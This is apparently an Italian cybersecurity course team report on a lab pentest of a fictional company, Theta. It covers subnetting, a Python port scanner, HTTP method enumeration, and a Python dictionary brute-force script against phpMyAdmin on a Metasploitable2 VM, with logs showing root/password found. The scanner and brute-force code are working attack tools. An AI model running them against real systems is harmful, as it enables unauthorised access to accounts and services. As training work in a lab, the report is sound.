

# BUILD WEEK 1

## Theta's Project

by Mattia Bassani, Drago Picari, Davide Andreozzi, Saverio Giangiuli, Alessio Golfetto, Sara Spaccialbelli, Mattia Pastorelli



# Risultati Attesi:

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi.
- Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target.
- Programma in Python per la valutazione dei servizi attivi (port scanning)
- Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata.
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentate di livello quando riuscite a trovare la combinazione corretta per il livello precedente).
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consigliereste ad un impiegato che utilizza admin e password come credenziali?).



# DESIGN DI RETE




# AZIENDA THETA

Prima di iniziare i test bisogna conoscere la struttura della rete su cui andremo a lavorare.

Il CISO ci ha fornito la struttura della rete, come in figura.

Sono presenti i seguenti dispositivi:

- 50 PC ( 25 per piano)
- 3 Switch
- Data Center (NAS, Application Server)
- Router GW
- Firewall Dinamico Perimetrale
- Web Server
- WAF
- IP 192.168.10.0/26





# SUBNETTING

IP 192.168.10.0/26 255.255.255.192

11111111.11111111.11111111.11000000

## IP NETWORK

- 192.168.10.0/26  
PRIMO PIANO
- 192.168.10.64/26  
SECONDO PIANO

## IP GATEWAY

- 192.168.10.1/26
- 192.168.10.65/26


## IP BROADCAST

- 192.168.10.63/26
- 192.168.10.127/26



# Criticità

- Presenza di uno switch al posto di un Router gateway
- VLAN Assente
- IDS/IPS assenti



# Analisi e Ricerca Vulnerabilità

## STEP 3

Test attacco Brute Force  
Dizionario  
Individuazione Username e  
Password + Burpsuite

## STEP 1

Programma in Python per  
la valutazione dei servizi  
attivi  
PORT SCANNER

## STEP 2

Programma in Python per  
l'enumerazione dei metodi  
HTTP abilitati su un  
determinato target.

## STEP 4

Report dei Test Effettuati  
Port Scanning + HTTP + Brute  
Force

## STEP 5

Report finale + Soluzioni  
Implementazione servizi di  
difesa. Hardware + Software

# CODICE PORT SCANNER

## Analisi del codice

- **Importare libreria Socket**
- **Individuazione del target :** IP
- **Portrange + input** = Range dell'intervallo di porte da analizzare scelto dall'utente
- **Lowport + Highport + print()** = Estrae dal primo all'ultimo elemento dell'intervallo di porte stampando il risultato.
- **Sequenza For + If/Else**= Utilizzato per iterare ogni porta status(Aperta/Chiusa)



```
import socket, requests

#port scanner

target="192.168.50.101"
portrange= input("Enter the port range to scan (es 5-1000): ")

lowport= int(portrange.split('-')[0])
highport= int(portrange.split('-')[1])
print('scanning host', target, 'from port', lowport, 'to port', highport)

for port in range(lowport, highport):
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status= s.connect_ex((target, port))
    if (status==0):
        print('*** Port',port,'- OPEN ***')
    else:
        print('Port',port,'- CLOSED')
    s.close()
```



# RISULTATO

## PORT SCANNER

PORTE IN ASCOLTO PRINCIPALI:

Porta 21: FTP

Porta 22: SSH

Porta 23: Telnet

Porta 25: SMTP

Porta 80: HTTP

```
(kali㉿kali)-[~/Desktop]
$ python scan.py
Enter the port range to scan (es 5-1000): 1-1024
scanning host 192.168.50.101 from port 1 to port 1024
Port 1 - CLOSED
Port 2 - CLOSED
Port 3 - CLOSED
Port 4 - CLOSED
Port 5 - CLOSED
Port 6 - CLOSED
Port 7 - CLOSED
Port 8 - CLOSED
Port 9 - CLOSED
Port 10 - CLOSED
Port 11 - CLOSED
Port 12 - CLOSED
Port 13 - CLOSED
Port 14 - CLOSED
Port 15 - CLOSED
Port 16 - CLOSED
Port 17 - CLOSED
Port 18 - CLOSED
Port 19 - CLOSED
Port 20 - CLOSED
*** Port 21 - OPEN ***
*** Port 22 - OPEN ***
*** Port 23 - OPEN ***
Port 24 - CLOSED
*** Port 25 - OPEN ***
Port 26 - CLOSED
Port 27 - CLOSED
Port 28 - CLOSED
Port 29 - CLOSED
Port 30 - CLOSED
Port 31 - CLOSED
Port 32 - CLOSED
Port 33 - CLOSED
Port 34 - CLOSED
Port 35 - CLOSED
Port 36 - CLOSED
Port 37 - CLOSED
Port 38 - CLOSED
Port 39 - CLOSED
Port 40 - CLOSED
Port 41 - CLOSED
Port 42 - CLOSED
Port 43 - CLOSED
Port 44 - CLOSED
Port 45 - CLOSED
Port 74 - CLOSED
Port 75 - CLOSED
Port 76 - CLOSED
Port 77 - CLOSED
Port 78 - CLOSED
Port 79 - CLOSED
*** Port 80 - OPEN ***
Port 81 - CLOSED
Port 82 - CLOSED
Port 83 - CLOSED
Port 84 - CLOSED
Port 85 - CLOSED
Port 86 - CLOSED
Port 87 - CLOSED
Port 88 - CLOSED
```

# CODICE HTTP

## Analisi del codice

- **Importare libreria requests**
- **target = URL da attaccare**
- **Sequenza Try/except** = Se avviene la connessione, verranno stampati i metodi abilitati, in caso contrario verrà restituito un messaggio di errore
- **connection.headers.get ("Allow")** = Indica i metodi HTTP abilitati disponibili/visibili



```
import socket, requests  
  
#http method  
  
target="http://192.168.50.101/"  
  
try:  
    connection= requests.options(target)  
    print("I metodi HTTP abilitati sono: ", connection.headers.get("Allow"))  
  
except Exception as e:  
    print(f"errore riscontrato: {e}")
```

```
(kali㉿kali)-[~/Desktop]  
$ python scan.py  
I metodi HTTP abilitati sono: None
```

```
(kali㉿kali)-[~/Desktop]  
$ nmap -p 80 --script http-methods 192.168.50.101  
  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 03:29 EST  
Nmap scan report for 192.168.50.101  
Host is up (0.00053s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
|_ http-methods:  
|   Supported Methods: GET HEAD POST OPTIONS  
  
Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds
```

# BRUTE FORCE

## Dizionario



# BURPSUITE



The screenshot shows the Burpsuite interface with the following components:

- HTTP history:** A table listing network requests and responses. Row 6 shows a successful GET request to the phpMyAdmin login page.
- Request/Response panes:** Detailed views of the selected request (GET /phpMyAdmin/index.php?token=...) and response (HTML content of the phpMyAdmin login page).
- Inspector pane:** Shows request attributes, query parameters, cookies, headers, and notes.
- Browser window:** A tabbed browser showing the phpMyAdmin login page. It displays an error message: "#1045 - Access denied for user 'm'@'localhost' (using password: YES)".
- Log in form:** A form with fields for Username and Password, and a Go button.
- Notes:** A note at the bottom states "Cannot load mcrypt extension. Please check your PHP configuration."

Burpsuite


Sito Web

- Intercettazione e analisi dei pacchetti
- Analisi chiamate Post (Payload)
- Analisi chiamate Get (URL)

# BRUTE FORCE (PHPMyAdmin)

Web server (Metasploitable2)

- Virtualizzazione del web server
- Scrittura del programma Python per utilizzo dizionario
- Identificazione della password(**password**) e username (**root**)



# CODICE BRUTE FORCE (PHPMyAdmin)

## ANALISI DEL CODICE:

- Importare libreria requests
- **def payload** = username e password da provare
- **def http\_call** = Payload su http
- **Sequenza Try/with/if/else/except** = Simulazione di login
- **def open\_file + with + return=** Apertura del file(dizionario)
- **Error** = Variabile di accesso fallito
- **URL** = Variabile URL da attaccare
- **Usernames e password** = Credenziali di accesso lette dal dizionario
- **Ciclo For** = Ripetizione dell'attacco

```
import requests
from colorama import Fore

def payload(u,p):
    return {"pma_username":u,"pma_password":p}

def http_call(u,p):
    try:
        with requests.post(url, payload(u, p)) as response :
            if error in response.text:
                print(Fore.RED + f"tentativo con username: \033[1;33;40m{u} e password: \033[1;33;40m{p} fallito")
                return False
            else:
                print(Fore.GREEN + f"siamo riusciti ad entrare la username è: \033[1;35;40m{u} la password è: \033[1;35;40m{p}")
                return True
    except Exception as e:
        print(f"riscontrato errore: {e} \n")

def open_file(file_name):
    with open(file_name) as file:
        return [line.strip() for line in file.readlines()]

error="Access denied for user"
url="http://192.168.50.101/phpMyAdmin/index.php"

usernames = open_file("usernames.txt")
passwords = open_file("prova.txt")

for username in usernames:
    for password in passwords:
        r=http_call(username, password)
        if (r==True):
            break
        if (r==True):
            break
```

```
File Actions Edit View Help
tentativo con username: Abra e password: superman fallito
tentativo con username: Abra e password: 1qazz2wsx fallito
tentativo con username: Abra e password: 7777777 fallito
tentativo con username: Abraham e password: 123456 fallito
tentativo con username: Abraham e password: 12345678 fallito
tentativo con username: Abraham e password: qwerty fallito
tentativo con username: Abraham e password: 123456789 fallito
tentativo con username: Abraham e password: 12345 fallito
tentativo con username: Abraham e password: 1234 fallito
tentativo con username: Abraham e password: 111111 fallito
tentativo con username: Abraham e password: 1234567 fallito
tentativo con username: Abraham e password: dragon fallito
tentativo con username: Abraham e password: 123123 fallito
tentativo con username: Abraham e password: baseball fallito
tentativo con username: Abraham e password: abc123 fallito
tentativo con username: Abraham e password: football fallito
tentativo con username: Abraham e password: monkey fallito
tentativo con username: Abraham e password: letmein fallito
tentativo con username: Abraham e password: password fallito
tentativo con username: Abraham e password: 696969 fallito
tentativo con username: Abraham e password: shadow fallito
tentativo con username: Abraham e password: master fallito
tentativo con username: Abraham e password: 666666 fallito
tentativo con username: Abraham e password: qwertyuiop fallito
tentativo con username: Abraham e password: 123321 fallito
tentativo con username: Abraham e password: mustang fallito
tentativo con username: Abraham e password: 1234567890 fallito
tentativo con username: Abraham e password: michael fallito
tentativo con username: Abraham e password: 654321 fallito
tentativo con username: Abraham e password: pussy fallito
tentativo con username: Abraham e password: superman fallito
